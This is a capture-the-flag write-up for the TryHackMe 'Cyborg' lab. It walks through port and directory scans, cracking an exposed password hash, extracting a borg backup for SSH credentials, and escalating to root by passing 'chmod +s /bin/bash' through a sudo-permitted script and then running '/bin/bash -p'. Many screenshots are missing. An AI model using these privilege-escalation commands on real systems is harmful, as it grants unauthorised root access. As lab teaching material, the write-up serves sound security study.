
Cyborg


Difficulty: Easy
Platform: TryHackMe
Author of Writeup: Zubr
Date: 13 april 2021
Contact: alex.spiesberger@gmail.com




Scan:

nmap:

Found 2 ports:



gobuster:



Found 2 directories:


> /etc

> /admin


On admin, we can download an archive.gz file.
And on `etc` we can continue or road to **config** or **passwd**.
When going on passwd we find this:


```
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

We identify it with hash identifier:



It is md5, we can crack it with john:



After some research on borgbackup, we see that we can extract files.
Source: https://borgbackup.readthedocs.io/en/stable/usage/extract.html

We first have to decompress it:

```
tar -xvf archive.tar
```


We then install borgbackup:

```
sudo apt install borgbackup
```

We then extract the files with the found credentials from the folder where the files are at:

```
borg extract --list /path/to/repo::my-files
```


```
┌──(alex㉿ Kali)-[~/my_testing/Cyborg]
└─$ borg extract --list home/field/dev/final_archive/::music_archive
Enter passphrase for key /home/alex/my_testing/Cyborg/home/field/dev/final_archive:
home/alex
home/alex/.bashrc
home/alex/.bash_logout
home/alex/.profile
home/alex/Music
home/alex/.bash_history
home/alex/.dbus
home/alex/.dbus/session-bus
home/alex/.dbus/session-bus/c707f46991feb1ed17e415e15fe9cdae-0
home/alex/.config
home/alex/.config/sublime-text-3
home/alex/.config/sublime-text-3/Cache
home/alex/.config/sublime-text-3/Cache/ActionScript
home/alex/.config/sublime-text-3/Cache/ActionScript/ActionScript.sublime-syntax.cache
home/alex/.config/sublime-text-3/Cache/AppleScript
home/alex/.config/sublime-text-3/Cache/AppleScript/AppleScript.sublime-syntax.cache
home/alex/.config/sublime-text-3/Cache/ASP
home/alex/.config/sublime-text-3/Cache/ASP/ASP.sublime-syntax.cache
home/alex/.config/sublime-text-3/Cache/ASP/HTML-ASP.sublime-syntax.cache
```




We then in the list of extracted items can see 2 text files.
The first is **secret.txt** with a quick shoutout.
The second one is **note.txt** and the credential to ssh are situated inside it:

```
home/alex/Documents
home/alex/Documents/note.txt
home/alex/Public
home/alex/Videos
home/alex/Desktop
home/alex/Desktop/secret.txt
home/alex/Downloads
home/alex/Templates
```

We can now ssh into it:




A quick `sudo -l` gives us something interesting:



We look a bit in the file and see the `getopt` command that lets us specify flags when calling the script.
What this command does is:


- It checks what switches can be added
- Here we can see `c` and the `:` says that we have to specify something afterwards.
- Then it checks the case if the flag variable is with the switch `-c` the condition will be true.
- If the condition is true the variable `command` will take the argument that we specified. So if we would add `"hello"` after the `-c` switch the `$command` variable will be equal to `hello` string.

And it is then calling it at the end of the script:



So we can just add a switch with a command to be executed as sudo.
We can launch the script and specify for example the flag:


> "chmod +s /bin/bash"



You now have an **SUID** on `/bin/bash` and can just become root by executing:

> /bin/bash -p

We can now go and reat our juicy root flag:



I hope you enjoyed!
You can contact me per email: alex.spiesberger@gmail.com